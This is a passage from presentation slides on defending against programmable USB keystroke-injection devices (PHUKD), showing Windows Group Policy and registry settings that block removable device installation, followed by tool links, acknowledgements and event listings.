
Limited use in molding, but is great for defusing LEDs/Lasers

- Fishing Lures**

Fun to melt and cast.



Casting Stuff



Protecting Against PHUKD

On Windows 7/Vista look at the following GPO options:

Computer Configuration->Administrative Templates->System->Device Installation->Device Installation Restrictions

The screenshot shows the Local Group Policy Editor window. The left pane displays a tree view of policy categories under 'System'. The 'Device Installation Restrictions' node is selected and expanded. The right pane lists ten policy settings with their current state:

Setting	State
Allow administrators to override Device Installation Restriction policies	Not config
Allow installation of devices using drivers that match these device s...	Not config
Prevent installation of devices using drivers that match these devic...	Not config
Display a custom message when installation is prevented by a policy...	Not config
Display a custom message title when device installation is prevente...	Enable
Allow installation of devices that match any of these device IDs	Not config
Prevent installation of devices that match any of these device IDs	Not config
Time (in seconds) to force reboot when required for policy changes ...	Not config
Prevent installation of removable devices	Not config
Prevent installation of devices not described by other policy settings	Not config

At the bottom left, it says '10 setting(s)'.

<http://technet.microsoft.com/es-es/library/cc753539%28WS.10%29.aspx>



Protecting Against PHUKD

```
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Group Policy Objects\{EA879B20-EDB8-4FBB-972D-DDD85F5D90AA}Machine\Software\Policies\Microsoft\Windows\DeviceInstall\Restrictions]
"DenyRemovableDevices"=dword:00000001
```

```
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Group Policy Objects\{EA879B20-EDB8-4FBB-972D-DDD85F5D90AA}Machine\Software\Policies\Microsoft\Windows\DeviceInstall\Restrictions\DeniedPolicy]
"SimpleText"="Disabled because Adrian Said So!!!"
```

If device was inserted when policy is in place, you may have to go into device manager to enable the device even after the policy is unset.



Useful Tools/Links

- PHUKD Project site

<http://www.irongeek.com/i.php?page=security/programmable-hid-usb-keystroke-dongle>

- Paul's Teensyduino Docs

<http://www.pjrc.com/teensy/teensyduino.html>

- USBDevview

http://www.nirsoft.net/utils/usb_devices_view.html

- Reg From App

http://www.nirsoft.net/utils/reg_file_from_application.html

- HAK5's Rubber Ducky Forum

<http://www.hak5.org/forums/index.php?showforum=56>



Thanks Again

- ❑ Tenacity Solutions

<http://www.tenacitiesolutions.net/>

- ❑ Kentuckiana ISSA

<http://www.issa-kentuckiana.org/>

- ❑ PJRC

<http://www.pjrc.com/>



Events

- ❑ Louisville Infosec
<http://www.louisvilleinfosec.com/>
- ❑ DerbyCon 2011, Louisville Ky
<http://derbycon.com/>
- ❑ Phreaknic/Notacon/OuterzOne
<http://phreaknic.info>
<http://notacon.org/>
<http://www.outerzOne.org/>



QUESTIONS?

42

